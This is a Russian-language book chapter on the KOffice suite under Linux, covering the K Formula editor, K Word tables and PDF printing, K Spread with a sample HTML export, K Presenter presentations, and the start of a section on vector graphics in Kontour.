


Рис. 6.6. Редактор формул

Редактор формул K Formula показался мне более простым, но одновременно и более удобным, чем программа OO Math. Несмотря на то, что возможности редактора немного ограничены, с его помощью можно создавать довольно сложные формулы наподобие той, которая изображена на рис. 6.6. На панели редактора формул расположены кнопки, с помощью которых вы можете вставить в документ:

- знак квадратного корня;
- дробь;
- различные варианты скобок;
- знак суммы;
- знак произведения;
- матрицу;
- выбрать несколько вариантов верхних и нижних индексов.

Первые два списка определяют открывающуюся и закрывающуюся скобки. Стоит вам ввести открывающую скобку, например, «(», K Formula автоматически введет закрывающую скобку — «)».

Третий список можно использовать для ввода символов греческого алфавита. Правда, есть одно неудобство: в отличие от OO Math, где все символы греческого алфавита отображались в окне выбора, при работе с K Formula вы должны знать название каждой буквы. Надеюсь, что раз вы используете этот редактор, вы знаете греческий алфавит.

Буквы греческого алфавита можно как выбирать из списка, так и писать соответствующие им сокращения. Например, для быстрого ввода буквы « ρ », введите «\rho». Если вы выбираете букву с помощью списка, после выбора нажмите кнопку, расположенную справа от списка для вставки буквы в формулу.

Еще что мне не понравилось в этой программе, так это то, что нельзя ввести переменную интегрирования. Если вы заметили, в формуле на рис. 6.6 не хватает именно переменных интегрирования. Использовать для этой цели нижний индекс нельзя: можете попробовать — у вас ничего не получится.

Вставка полей (переменных), фраз и колонтитулов

Как и в Open Office, вы можете вставлять в документ переменные (только в Open Office они назывались полями). Выполните команду меню **Вставить** → **Переменные**. С помощью меню **Переменные** вы можете вставить в документ различную информацию о файле, например, имя автора документа, имя файла, количество страниц и другие переменные.

Если вам лень писать какие-нибудь стандартные фразы, например, «Добрый день!», для вас разработчики предусмотрели подменю **Фраза** в меню **Вставить**.

Для добавления собственных переменных или фраз вы можете воспользоваться меню **Инструменты**.

Для добавления в документ колонтитула выполните меню Вид → Нижний колонтитул или Верхний колонтитул.

Вставка таблиц

Как и любой уважающий себя текстовый процессор, K Word позволяет нам, простым пользователям, вставлять таблицы в свои документы, облегчая тем самым восприятие информации. Для добавления таблицы нажмите клавишу «F5» или выполните команду меню Вставить таблицу. В результате появится окно Вставить таблицу (рис. 6.7).

Установите нужное количество ячеек и нажмите ОК. Изменять параметры, задающие автоматическую ширину и высоту ячеек, не стоит — так работать с таблицей будет намного удобнее. Я не рекомендую устанавливать автоматическую высоту ячеек. Вам будет значительно удобнее работать с таблицей, если вы откроете панели инструментов Таблица и Рамка. Для этого откройте меню Настройка и выберите нужные вам панели.

Для включения (или выключения) режима отображения границ врезки выполните команду меню Вид → Рамки врезки.

Вы можете установить фон любой ячейки (врезки), выделив ячейку и выполнив команду Врезки → Фон (Background color).




Рис. 6.7. Окно «Вставить таблицу»

Печать документов. Создание PDF-файлов

Печать документов в K Word осуществляется обычным образом. Единственное, что стоит отметить, так это один недостаток: в режиме предварительного просмотра вы не можете не только редактировать документы, но у вас даже нет возможности изменить масштаб изображения.

Кроме того, в K Word можно создавать из текстовых файлов PDF-файлы. Выполните команду **Файл** → **Печать** и вместо принтера выберите опцию **Печать в файл PDF**. Выбирать систему печати и устанавливать другие параметры не нужно — мы же не собираемся печатать на принтере. Вам нужно ввести только имя PDF-файла и нажать кнопку **OK**.

Хочу отметить довольно неплохое качество созданных PDF-файлов и скорость работы K Word. Эти два параметра превзошли все мои ожидания. Создание файла PDF из документа, содержащего три страницы печатного текста и пять рисунков, заняло около двух секунд (может, даже и меньше) на моем компьютере.

6.2. Электронная таблица K Spread

Наверное, не нужно писать, для чего предназначена K Spread (рис. 6 8). Программа K Spread — это довольно простая программа, на освоение которой вы потратите не более получаса.

Начнем рассмотрение с положительных моментов. Прежде всего, так как программа входит в состав пакета K Office, она может использовать любые



Рис. 6.8. Программа K Spread

другие объекты пакета — документы K Word, презентации K Presenter и графические файлы K Illustrator. Другими словами, вы можете внедрять вышеупомянутые объекты в свои таблицы.

Также следует отметить производительность программы — она довольно шустрая как при создании и сохранении таблиц, так и при работе с ними. Вам не придется долго ждать, пока K Spread пересчитает рабочий лист или даже всю книгу.

Программа обладает неплохим набором функций. Мне особенно понравились функции преобразования, с помощью которых можно преобразовать число в любую известную вам систему счисления, также можно преобразовывать числа в римский формат, что иногда бывает очень полезным.

Все эти функции можно найти и в OO Calc, но использование этих же функций в K Spread мне показалось более удобным. Например, функция для преобразования двоичного числа 1111 0001 в шестнадцатеричную систему счисления, в K Spread носит очень легко запоминаемое (во всяком случае, для программиста) название — bin2hex(11110001). К тому же формулы преобразования являются дополнительными (Add-ins) для OO Calc и могут отсутствовать в вашей системе.

На этом положительный список заканчивается. Начинается список тех мелочей — крупных или мелких, без которых чувствуешь себя в не своей тарелке, точнее, не в своей программе. Не нужно требовать от K Spread всего того, что умеет программа OO Calc или MS Excel.

Прежде всего я выполнил команду **Файл → Сохранить как**, чтобы убедиться в отсутствии поддержки формата MS Excel. Другого я и не ожидал, но, как говорится, надежда умирает последней. К числу поддерживаемых форматов относятся:

- обычный текст с разделителями в виде запятых;
- обычный текст;
- файл HTML;
- таблица GNUmeric.

Сохраните файл в первом формате и попробуйте потом разобраться, что там и к чему относится. Не очень удобный вариант. Второй формат вообще оставим без комментариев...

Файлы HTML благодаря тэгу `<table></table>` могут содержать таблицы. Это самый приемлемый вариант экспорта электронной таблицы. Ваша таблица будет экспортирована в формат HTML и будет выглядеть примерно так (если просмотреть исходный текст HTML-файла):

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

```
<meta name="Generator" content="KSpread HTML Export Filter
Version = 0.2">
<title>/home/den/test-table</title>
</head>
<body bgcolor="#FFFFFF">
<table border="1">
<tr>
  <td>
    A1
  </td>
  <td>
    B1
  </td>
</tr>
<tr>
  <td>
    A2
  </td>
  <td>
    B2
  </td>
</tr>
<tr>
  <td>
    A3
  </td>
  <td>
    </td>
</tr>
</table>
<br>
</body>
</html>
```

Если вы знаете HTML, прочитав этот листинг, вы поймете, что я попытался сохранить таблицу, изображенную на рис. 6.9.

Как видите, при экспорте в формат HTML программа не добавила пару десятков килобайт лишнего (и ненужного) кода, как это любит делать MS Excel.

А что это за формат GNUmeric? В состав большинства Red Hat-совместимых (точнее, RH-подобных) дистрибутивов входит электронная таблица




Рис. 6.9. Таблица, которая была сохранена в формате HTML

GNUmeric (Gnumeric). В зависимости от дистрибутива, она может устанавливаться по умолчанию или ее нужно установить самостоятельно.

GNUmeric — программа электронных таблиц. Она несколько мощнее, чем K Spread. GNUmeric обладает большим числом функций (не формул!), чем K Spread. Эту программу очень удобно использовать при решении задач математической статистики. Чем ценна программа GNUmeric, так это тем, что она поддерживает формат MS Excel. Правда, поддерживаемый формат несколько устарел — MS Excel 5.0, но это лучше, чем вообще ничего.

Конвертировать ваши K Spread таблицы в формат MS Excel можно таким образом: K Spread → GNUmeric → MS Excel. Немного сложновато. Вы можете спросить: «А не проще ли сразу использовать GNUmeric?». Да, проще, поэтому эта программа описывается в одной из следующих глав, а с программой K Spread мы на этом и расстанемся. Если хотите — освойте ее самостоятельно.

6.3. Создание презентаций в K Presenter

6.3.1. Возможности программы

Создавать презентации с помощью K Presenter не только можно, но и нужно. Это единственная программа из всего пакета K Office, которая мне понравилась. Возможностей K Presenter хватит даже для самой сложной презентации. Программа K Presenter, как и все программы K Office, довольно быстро

работает, что немаловажно, если вам нужно показывать презентацию на стареньком 486-ом ноутбуке. К тому же, если у вас установлен KDE, скорее всего, будет установлен и K Office, что нельзя сказать об Open Office.

Вы можете создавать слайды, вставлять в них рисунки и иллюстрации, текст и, естественно, форматировать вставленный текст. Набор инструментов рисования позволит вам нарисовать различные графические объекты: стрелки, сектора, эллипсы и дуги.

Как и в OO Impress, вы можете настраивать переходы слайдов: определять время перехода и эффект смены слайда. Для каждого объекта слайда тоже можно задать какой-нибудь эффект, например, тень.

Но нет ничего идеального. Расскажу, что мне не понравилось в программе. С точки зрения «закоренелого» пользователя K Office, который ни разу в жизни не видел другой офисный пакет, будто бы все нормально, но есть вещи, которые могут достать в буквальном смысле слова даже самого большого энтузиаста.

Повышенную производительность иногда сводит на нет неустойчивость работы приложения. Например, при открытии редактора структуры презентации приложение вылетало (хочется написать «со свистом») с сигналом SIGSEGV в двух случаях из трех. Надеюсь, что эта ошибка будет исправлена разработчиками K Office до выхода этой книги из типографии (сейчас я использую пакет K Office версии 1.1.1 и KDE 3.1).

А вот если наш пользователь работал с программой OO Impress, ему будет не хватать интеракции объектов (OO Impress позволяет установить действие, которое будет выполнено при определенном событии, например, при щелчке на объекте или при его появлении). Обычно при появлении объекта отображается эффект появления. Хорошо, что K Presenter позволяет установить этот эффект.

Еще одно замечание относительно поддерживаемых форматов. Программа поддерживает свой собственный формат и формат K Word — не густо, как видите. Хотя если вы собираетесь создавать презентацию в K Presenter и продемонстрировать ее на этом же компьютере (или на другом, на котором установлен K Office), поддержка других форматов презентации не так уж и необходима. К тому же можно преобразовать презентацию в формат HTML и устроить ее показ на любом компьютере, который обладает Web-браузером.

Если быть предельно точным, K Presenter якобы позволяет открывать презентации MS PowerPoint, но может сохранять их только в собственном формате. Почему *якобы*? Попробуйте открыть презентацию в формате PowerPoint 97/2000/XP — ничего вразумительного вы не увидите.

6.3.2. Особенности работы

Запуск программы. Создание новой презентации

Запустить программу K Presenter можно с помощью меню KDE: **К** → **Офис** → **Презентации** → **K Presenter** или введя команду `kpresenter` в терминале. При запуске программы вы увидите окно, изображенное на рис. 6.10.

Вы можете создать первый слайд из шаблона или выбрать опцию **Начинать с нового документа**. Обратите внимание: при создании презентации из шаблона вы создаете первый слайд, а не всю презентацию. В отличие от Microsoft Office, где можно было выбрать шаблон всей презентации, здесь вы можете выбрать шаблон только первого слайда.

Шаблоны слайдов разбиты на группы: **Legal**, **Letter**, **Screen**, **A4** и **Экранные презентации**. Как вы уже догадались, шаблоны, принадлежащие группам **Legal**, **Letter** и **A4**, нужно выбирать только в том случае, если вы собираетесь распечатать слайды на бумаге соответственного размера. Для экранной презентации подойдут группы шаблонов **Screen** и **Экранные презентации**.

Для удобной навигации по презентации используйте боковую панель (рис. 6.11). Если она у вас закрыта, выполните команду **Вид** → **Показать боковую панель**. Щелкните правой кнопкой мыши по ярлыку любого слайда на боковой панели. В открывшемся всплывающем меню будут присутствовать три уже знакомых нам команды: **Копировать**, **Дублировать** и **Удалить**. Кроме этих команд, вы увидите команды **Использовать текущий слайд как**




Рис. 6.10. Выбор нового документа




Рис. 6.11. Работа в KPresenter

шаблон по умолчанию, **Переименовать слайд** и команду **Слайд**. Команда **Слайд** предназначена для создания новых слайдов. Вместо этой команды намного удобнее нажать клавишу «F2».

Формат слайда

Вы уверены, что будете демонстрировать свою презентацию только на экране или, может быть, вы хотите распечатать ее? Выполните команду меню **Формат** → **Формат слайда** для того, чтобы установить нужный размер слайда (рис. 6.12). Здесь же можно установить и другие параметры: единицы измерения, ориентацию и границы страницы.

Выполните команду **Формат** → **Фон слайда** для того, чтобы изменить фон слайда. Список **Тип фона** позволит вам выбрать один из трех типов фона. В зависимости от вашего выбора, будут использованы параметры, которые будут установлены вами на вкладках **Градиент** → **Рисунок** и **Иллюстрация**.

Графические объекты

KPresenter позволяет приукрасить сухие презентации различными графическими объектами: линиями, стрелками, эллипсами, квадратами, секторами, дугами. Объекты могут входить в группы объектов. Основная операция над




Рис. 6.12. Окно «Формат слайда»

группой объектов — это совместное перемещение всех объектов, входящих в одну группу.

Для каждого объекта можно установить эффект появления и эффект исчезновения, а также задержку перед появлением и исчезновением. Естественно, что вы можете изменять заливку и тип линии объекта, добавлять тень и вращать объект так, как вам хочется. К объектам относятся также рисунки и иллюстрации. Это значит, что вы можете установить эффект появления для рисунка, а также повернуть рисунок и установить для него тень.

Итак, начнем по порядку. Для более удобной работы с инструментами включите панель инструментов **Элементы**: выполните команду меню **Настроить** → **Показать панель инструментов Элементы**. Нужный вам инструмент можно активизировать с помощью меню **Инструменты** или нажав соответствующую ему «горячую» клавишу, но, по-моему, панель инструментов более удобна (см. рис. 6.13).

Рис. 6.13. Панель инструментов «Элементы»

Изменять внешний вид объектов и выполнять форматирование текста можно с помощью команд, доступных из меню **Формат**.

К Presenter позволяет объединять объекты в группы. Активизируйте инструмент **Выделение** и, удерживая нажатой клавишу «Shift», выделите несколько объектов. При выделении объектов будьте внимательны, чтобы ненароком не выделить ненужный объект, например, рамку. Для объединения объектов в группы выполните команду меню **Формат → Группировать объекты**. Для разгруппирования объектов нужно выполнить команду **Разгруппировать объекты** меню **Формат**.

Вы хотите выровнять свой объект точно по центру слайда? Щелкните на объекте правой кнопкой мыши и выберите команду **Выровнять объекты**. Затем выберите нужные команды выравнивания. В нашем случае нужно выбрать две команды — **По центру (горизонтально)** и **По центру (вертикально)**.

В программе OO Impress можно было установить уровень объектов (z-index), то есть сделать так, чтобы один объект отображался поверх второго. К Presenter тоже позволяет изменять уровень объекта. Разместите на слайде эллипс и поверх него нарисуйте прямоугольник так, чтобы он полностью закрывал эллипс. Выделите прямоугольник и нажмите комбинацию клавиш **Ctrl + L**, чтобы уменьшить уровень объекта. Теперь ваш эллипс находится над прямоугольником. Для увеличения уровня можно воспользоваться комбинацией **Ctrl + R**.

Эффекты появления объектов

Щелкните на объекте правой кнопкой мыши и выберите команду **Применить эффект**. В результате откроется диалоговое окно **Эффекты** (см. рис. 6.14).

На рис. 6.14 мы установили время задержки появления объекта — 2 секунды и эффект появления **Выплывать справа**. Время исчезновения объекта — тоже 2 секунды и эффект исчезновения **Исчезать влево**. В результате получается, что во время показа презентации наш объект будет виден на протяжении четырех секунд.

Забегая вперед, выполните команду **Показ слайдов → Показ текущего слайда**. Это очень полезная команда, поскольку она позволяет просмотреть только текущий слайд. После прорисовки слайда вы не увидите свой объект. Для его появления нужно нажать левую кнопку мыши




Рис. 6.14. Эффекты появления объектов

или клавишу «Пробел». Если вы установили выравнивание объекта По центру, то объект появится в центре и будет постепенно исчезать влево. Через четыре секунды объект полностью скроется из виду.



Примечание

Я заметил, что таймер K Presenter слишком шустрый, поэтому если вы хотите, чтобы объект действительно исчезал 2 секунды, установите задержку 3-4 секунды. Время исчезновения сильно зависит от расположения объекта — чем выше расположен объект, тем дольше он исчезает.



Рис. 6.15. Настройка тени

Для придания трехмерного вида какому-нибудь объекту можно использовать тень. Тень очень полезна для заголовков слайда. Щелкните на объекте правой кнопкой мыши и выберите команду **Тень** (см. рис. 6.15). Далее вы можете установить расположение источника света, а также расстояние от объекта к тени.

Теперь посмотрим последнее действие над объектом — вращение. Опять щелкните на объекте правой кнопкой мыши и из контекстного меню теперь выберите команду **Вращать** (см. рис. 6.16). Далее можно выбрать один из предустановленных углов вращения — 0 (по умолчанию), 90, 180, 270 или установить собственный.




Рис. 6.16. Вращение объекта

Порядок следования слайдов и показ презентации

Порядок следования слайдов определяется очень просто — в каком порядке слайды отображаются на боковой панели, в таком порядке они и будут показаны. Вам достаточно переместить слайд вверх или вниз, чтобы изменить порядок его показа. Параметры смены слайдов устанавливаются в окне Смена слайда (см. рис. 6.17). Одноименная команда для вызова этого окна находится в меню Показ слайдов.

Если вы снимете флажок Ручной переход слайда, можно будет указать время автоматического перехода слайда. Проверить правильность настройки эффектов без запуска всей презентации можно, выполнив команду Показ слайдов → Просмотр текущего слайда.

Ниже приведены несколько рекомендаций по поводу организации смены слайдов:

1. Используйте эффект появления слайда — без него неинтересно.
2. Не знаю, как вы, но я предпочитаю использовать ручной переход к слайду: мало ли что может случиться — все нельзя предусмотреть.
3. Не нужно устанавливать время исчезновения объектов.

Во время презентации вы можете управлять процессом показа слайдов. Щелчок мыши или нажатие клавиши «Пробел» переместит вас к следующему объекту, для которого установлено время задержки появления. Переход к следующему слайду будет выполнен лишь в том случае, если показаны все объекты. Для возврата к предыдущему объекту (или слайду) нажмите клавишу «Стрелка_Влево» (или «Page Up»). Клавиши «Q» и «X» прекращают показ слайдов. Клавиша «G» позволяет выбрать следующий слайд.

Рисование маркером при показе презентации

Вы хотите что-нибудь выделить маркером? Нажмите правую кнопку мыши во время показа слайдов и выберите команду Режим рисования. По умолчанию будет установлен красный цвет маркера. В отличие от Open Office цвет маркера можно изменить. Для этого выполните команду меню Показ слайдов → Цвет рисования.

Использование шаблонов

Программа K Presenter поддерживает использование шаблонов для создания презентаций. В меню Файл имеются две команды для создания шаблонов:

1. Создать шаблон из текущего слайда.
2. Использовать текущий слайд как шаблон по умолчанию.




Рис. 6.17. Параметры смены слайдов

Преобразование презентации в Web-страницы

Преобразование презентации в формат HTML представляет очень простую для пользователя процедуру, а сама процедура очень напоминает аналогичную ей процедуру преобразования в HTML пакета Open Office.

Выполните команду **Файл → Создать презентацию в Web**. Программа K Presenter спросит вас, хотите ли вы загрузить сохраненную ранее конфигурацию web. Нажмите кнопку «Нет», поскольку вы еще ни разу не сохраняли презентацию в HTML и сохраненной ранее конфигурации у вас еще нет.

Процедура преобразования слайдов в формат HTML состоит из трех шагов:

1. Ввод общей информации о презентации — вашего имени и адреса электронной почты, заголовка презентации, каталога для сохранения файлов HTML (см. рис. 6.18).
2. Определение стиля (оформления) создаваемых Web-страниц.
3. Указание заголовков слайдов.




Рис. 6.18. Шаг 1 — ввод общей информации

На втором этапе программа попросит вас установить, кроме всего прочего, формат рисунков. При этом вам будут доступны три варианта:

- BMP;
- PNG;
- JPEG (по умолчанию).

Я рекомендую вам установить тип рисунков PNG, поскольку этот формат обеспечивает лучшее качество по сравнению с JPEG. Кроме того, рисунки в формате PNG в 1,5...2 раза меньше по размеру, чем рисунки в формате JPEG.

6.4. Редактор векторной графики Kontour

6.4.1. Основы векторной графики

Прежде, чем сказать, что же такое векторная графика, рассмотрим принципы растровой графики. Изображение в растровом формате (например, BMP) формируется поточечно. Для каждой точки нужно задать три атрибута:

1. координата X;
2. координата Y;
3. цвет.

Теперь сделаем небольшой подсчет. Пусть для каждого атрибута мы отвели по одному байту, итого нам нужно 3 байта для точки. Нам нужно нарисовать прямоугольник размером 100x100 пикселей. Это значит, у нас будет 10000 точек, каждая будет занимать три байта. Итого нам нужно 30 000 байт. В результате наш рисунок будет занимать 29, 3 Кб (30000/1024). Если не верите мне, запустите программу GIMP, выполните команду **Файл** → **Новый** и введите размер рисунка — 100x100. Размер рисунка отображается в верхней части окна.



Примечание

Редактор растровой графики GIMP будет подробно рассмотрен в гл. 15 данной книги.

